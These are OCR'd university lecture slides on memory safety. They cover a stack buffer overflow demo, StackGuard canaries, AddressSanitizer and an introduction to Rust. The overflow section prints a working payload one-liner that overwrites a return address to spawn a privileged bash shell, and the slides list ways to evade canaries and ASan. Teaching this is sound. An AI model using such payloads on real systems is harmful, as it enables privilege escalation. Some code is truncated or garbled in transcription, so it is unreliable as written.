CS 578: Cyber-security

Part II: Memory safety – more

Sanghyun Hong

sanghyun.hong@oregonstate.edu

Oregon State University

SAIL
Secure AI Systems Lab

ATTENTION REQUIRED

- Call for actions
  - Homework 1 is due today
  - Homework 2 went out today
  - Checkpoint presentation I (on the 23rd)
    - 8-10 min presentation + 1-3 min Q&A
    - Presentation MUST cover:
      - (1-2 slides) A research problem your team chose
      - (3-4 slides) A review of the prior work relevant to your problem
        - How is your team's work different from the prior work?
        - What's the paper your team picked and the results your team will reproduce?
      - (5-6 slides) Next steps
    - No class on 4.21 (Mon); use this day wisely to prep and practice the presentation

PREVENT BUFFER OVERFLOW (OVERRUN)

BUFFER OVERFLOW – AN EXAMPLE

- Recall: x86 calling convention
  - Program stack is used for matching call/return pairs

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```

  - main() calls proc_user_input()
  - Run proc_user_input()
  - Once finished, the program must return to the point in main
  - main() continues

BUFFER OVERFLOW – AN EXAMPLE

- Exploitation
  - Get the shell() function address

```
└─$ (python -c 'print("A"*12 + "\x60\x87\x04\x08")';cat) | ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
your input was: [AAAAAAAAAAAA`�
]
Your flag address is 0x8048760
Your flag is: cs370{FLAG_IS_HIDDEN}
```


  - Shell() is at 0x804858b
  - Now we exploit the buffer overflow

BUFFER OVERFLOW – AN EXAMPLE

- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```


One can change the return address. It allows us to make the program return to an arbitrary address, e.g., we can run a malicious function from this



BUFFER OVERFLOW – AN EXAMPLE

- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```




Buffer Overflow – An Example

- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



BUFFER OVERFLOW – AN EXAMPLE


- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```


```
void
shell(void) {
    setregid(getegid(), getegid());
    system("/bin/bash");
}
```



  - Now the program will run the shell()
  - It will run the bash shell with a higher privilege


StackGuard

- What is it?
  - A compiler-enhanced technique
  - It stores a random value (canary) when a function calls




STACKGUARD – CONT'D

- What is it?
  - A compiler-enhanced technique
  - It stores a random value (canary) when a function calls
- How does it work?
  - Checks if the canary is compromised when the function returns
  - If the value has been compromised, the program crashes
  - Otherwise, the program returns successfully




StackGuard – cont'd

- What is it?
  - A compiler-enhanced technique
  - It stores a random value (canary) when a function calls
- How does it work?
  - Checks if the canary is compromised when the function returns
  - If the value has been compromised, the program crashes
  - Otherwise, the program returns successfully
- How to disable?
  - StackGuard is set by default
  - You can compile with the flag -fno-stack-protector



STACKGUARD – CONT'D

- What is it?
  - A compiler-enhanced technique
  - It stores a random value (canary) when a function calls
- How does it work?
  - Checks if the canary is compromised when the function returns
  - If the value has been compromised, the program crashes
  - Otherwise, the program returns successfully
- How to evade?
  - Brute-force attacks:
    - The attacker can crash a program 10^{10} times
    - Each with different canary values; successful in the long run



ADDRESS SANITIZER (ASAN)

- What is it?
  - A runtime memory corruption analyzer
  - Developed for analyzing:
    - Stack and heap buffer overflow
    - Global variable overflow
    - Use-after-free and use-after-return

ADDRESS SANITIZER (ASAN) – CONT'D

- How does it work?
  - Compiles a program with *instrumentation*; option is -fsanitize=address
    - It instruments each and every memory access (inserts a check)
    - If the memory a program accesses is poisoned, then the program crashes


```
*p = 0xb00;
```

→

```
*p = 0xb00;
if (IsPoisoned(p))
    Crash();
```


ADDRESS SANITIZER (ASAN) – CONT'D


- How does it work?
  - Compiles a program with *instrumentation*; option is -fsanitize=address
  - Once the program runs, it creates *shadow memory*
    - It allocates 1/8 of the virtual address space
    - Makes a direct mapping with a scale and offset
    - Green zones are valid memory addresses allocated at a certain point of execution
    - Red zones are invalid memory addresses



ADDRESS SANITIZER (ASAN) – CONT'D

- How does it work?
  - Compiles a program with *instrumentation*; option is -fsanitize=address
  - Once the program runs, it creates *shadow memory*
    - It allocates 1/8 of the virtual address space
    - Makes a direct mapping with a scale and offset
    - Green zones are valid memory addresses allocated at a certain point of execution
    - Red zones are invalid memory addresses
  - If *p does not point to the valid address, then the program crashes






ADDRESS SANITIZER (ASAN) – CONT'D

- How does it work?
  - Compiles a program with *instrumentation*; option is -fsanitize=address
  - Once the program runs, it creates *shadow memory*
    - It allocates 1/8 of the virtual address space
    - Makes a direct mapping with a scale and offset
    - Green zones are valid memory addresses allocated at a certain point of execution
    - Red zones are invalid memory addresses
  - If *p does not point to the valid address, then the program crashes

- How to evade?
  - It may not detect buffer overflows caused by user inputs (e.g., ours)
  - Red zones are not added between variables in structures
  - Red zones are not added between array elements

PREVENT MEMORY PROBLEMS – RUST

A TRADE OFF BETWEEN CONTROL AND SAFETY




```
…
#define   BUFSIZE          20

int main(void) {
    char *buf;
    char *str = "Hello world!";

    // initialize the memory space
    buf = (char *) malloc( sizeof(char) * BUFSIZE );

    // copy the string to the buffer
    strncpy(buf, str, BUFSIZE);

    // print the string
    printf("Buffer contains: %s.\n", buf);

    return 0;
}
```

```
…import

if __main__ == "__main__":
    buf = ""
    str = "Hello world!"

    // copy the string
    buf += str

    // print out it
    print ("{}".format(buf))
    # done.
```

Example:
- **C:** More control over mem. allocation, but less safe
- **Python:** Less control, but more safe

A TRADE OFF BETWEEN CONTROL AND SAFETY – CONT'D

- **Example: C has more control, but care must be taken**

```
…
#define  BUFSIZE            20

int main(void) {
   char *buf;
   char *str = "Hello world!";

   // initialize the memory space
   buf = (char *) malloc( sizeof(char) * BUFSIZE );

   // copy the string to the buffer
   strncpy(buf, str, BUFSIZE);

   // free the buffer
   free(buf);

   // print the string
   printf("Buffer contains: %s.\n", buf);

   return 0;
}
```

- Allocate 20 bytes
- "buf" points the first char of "Hello world!"
- "buf" points "NULL"
- "buf" is used in the printf statement (Note: **use-after-free** vulnerability – link)

C (example):
- We can control the memory allocations
- We must be careful when we allocate (safety)

Example scenario
- Programs run on the OS for satellites
- Programs run on the NASA's Curiosity

A TRADE OFF BETWEEN CONTROL AND SAFETY – CONT'D

- **Example: Python doesn't need mem. control, but often less efficient**

```
...import

if __main__ == "__main__":
    buf = ""
    str = "Hello world!"

    // copy the string
    buf += str

    // nullify the string
    str = ""

    // print out it
    print ("{}".format(buf))
    # done.
```

- Python interpreter allocates 20 bytes
- The interpreter allocates 20 bytes
- "str" releases the string, but we **do not know** if the mem is de-allocated after this
- "buf" is used in the print statement

Python (example):
- We cannot control the memory allocations
- We do not need to care the mem. de-allocations [Garbage collector (GC) will do this management, but it requires ++computations and ++memory]

Example scenario
- Programs run on your laptop
- Programs run on the clusters (or in the cloud)

RUST!

- Rust
  - A programming language designed for (memory) safety and performance
  - Try this example (link)!
    - Write a Rust program (hello.rs)
    - Compile and run the program (rustc hello.rs)

- Rust addresses
  - Runtime performance (unlike Python or Java, Rust does not use GC)
  - Memory leaks (no explicit allocation/de-allocation)
  - No data-race condition

RUST EXAMPLE: HELLO WORLD

- **Hello-world**

```
fn main() {
    println! ("Hello world! ");
}
```

RUST TYPE: WE CAN EXPLICITLY/IMPLICITLY SET A VARIABLE TYPE

- **Hello-world**

```
fn main() {
   println! ("Hello world! ");
}
```

- **Types supported**

```
fn main() {
   let logical: bool = true;
   let a_float: f64 = 1.0;
   let default_float = 3.0;                 // f64
   let default_integer = 7;                 // i32
   let default_unsigned64: usize = 100;     // u64

   let mut inferred_type = 12;
   inferred_type = 4294967296;

   let mut mutable = 12; mutable = 21;
   mutable = true;

   let mutable = true;
}
```

Initialize variables:

- Line 1: we can set it to “bool”
- Line 2: we can set it to “f64” (64-bit float: double)
- Line 3: it can automatically define it to “f64” (3.0)
- Line 4: it can automatically define it to “i32” (7)
- Line 5: we can use “usize” to define “u64” (64-bit)

Rust Type: Fixed Variables and Mutable Variables

- **Hello-world**

```
fn main() {
   println! ("Hello world! ");
}
```

- **Types supported**

```
fn main() {
   let logical: bool = true;
   let a_float: f64 = 1.0;
   let default_float = 3.0;                    // f64
   let default_integer = 7;                    // i32
   let default_unsigned64: usize = 100;        // u64

   let mut inferred_type = 12;
   inferred_type = 4294967296;

   let mut mutable = 12; mutable = 21;
   mutable = true;

   let mutable = true;
}
```

Initialize variables:

- Line 1: we can set it to "bool"
- Line 2: we can set it to "f64" (64-bit float: double)
- Line 3: it can automatically define it to "f64" (3.0)
- Line 4: it can automatically define it to "i32" (7)
- Line 5: we can use "usize" to define "u64" (64-bit)

Variable types can be inferred from context:

